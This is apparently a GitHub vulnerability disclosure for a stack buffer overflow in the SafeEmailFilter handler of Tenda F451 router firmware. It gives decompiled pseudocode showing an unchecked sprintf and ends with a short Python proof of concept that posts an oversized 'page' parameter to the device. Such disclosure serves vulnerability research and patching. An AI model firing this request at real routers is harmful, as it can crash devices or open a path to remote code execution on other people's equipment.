New issue

The fromSafeEmailFilter function in Tenda's F451_kfw_V1.0.0.7_cn_svn7958 product has a buffer overflow #8

Open

Jimi-Lab opened 2 weeks ago Owner

Information

Vendor: Tenda
Product: F451_kfw_V1.0.0.7_cn_svn7958
Version: V1.0.0.7
Vulnerability: buffer overflow
Firmware Download: https://www.tenda.com.cn/material/show/1597
Author: Xianmao Ji

Descriptions
We found an overflow vulnerability in httpd :
In fromSafeEmailFilter function,it reads in a user-provided parameter page.

```
100  sub_1495C("webExcptypemanFilter", fromwebExcptypemanFilter);
101  sub_1495C("P2pListFilter", fromP2pListFilter);
102  sub_1495C("updateUrlLog", updateUrlLog);
103  sub_1495C("BulletinSet", formBulletinSet);
104  sub_1495C("BulletinBoard", formBulletinBoard);
105  sub_1495C("SafeEmailFilter", formSafeEmailFilter);
106  sub_1495C("WriteFacMac", formWriteFacMac);
107  sub_1495C("MfgTest", formMfgTest);
108  sub_1495C("TendaModelStatus", formTendaModelStatus);
109  sub_D878("GetPortShow", aspGetPortShow);
110  sub_D878("getnvram", aspGetDefMib);
111  sub_D878("getcfm", aspGetCfm);
112  sub_1495C("setcfm", formSetCfm);
113  sub_D878("getfilterMaxNum", aspGetfilterMaxNum);
114  sub_D878("getModeShow", aspGetModeShow);
115  sub_1495C("ajaxTendaGetDhcpClients", formTendaGetDhcpClients);
```

And the variable v6 is passed to the sprintf function without any length check, which may overflow the stack-based buffer s.

IDA View-A Pseudocode-C


```
1  int __fastcall formSafeEmailFilter(int a1)
2  {
3    int v1; // r0
4    char s[256]; // [sp+10h] [bp-11Ch] BYREF
5    int v5; // [sp+110h] [bp-1Ch]
6    const char *v6; // [sp+114h] [bp-18h]
7    char *s1; // [sp+118h] [bp-14h]
8    int v8; // [sp+11Ch] [bp-10h]
9
10   v8 = sub_28BCC(a1, "entry", &unk_83124);
11   s1 = (char *)sub_28BCC(a1, "op", "no");
12   sub_3A530("filter.email", v8, 126);
13   v6 = (const char *)sub_28BCC(a1, "page", "1");
14   sprintf(s, "firewall_email_list.asp?page=%s", v6);
15   v1 = strncmp(s1, "add", 3u);
16   if ( v1 )
17   {
18     v1 = strncmp(s1, "edit", 4u);
19     if ( v1 )
20     {
21       v5 = sub_28BCC(a1, "enableIt", "0");
22       v1 = SetValue("filter.email.en", v5);
23     }
24   }
25   CommitCfm(v1);
26   return sub_3A494(a1, s);
27 }
```

As a result, by requesting the page, an attacker can easily execute a denial of service attack or remote code execution.

Proof of Concept (PoC)

```
import requests
url = "http://127.0.0.1/goform/SafeEmailFilter"
payload = {
'page':b'a'*2048
}
res = requests.post(url=url,data=payload)
```

Overcome



Metadata

Assignees

No one assigned

Labels

No labels

Projects

No projects

Milestone

No milestone

Relationships

None yet

Development

Code with agent mode

No branches or pull requests

Participants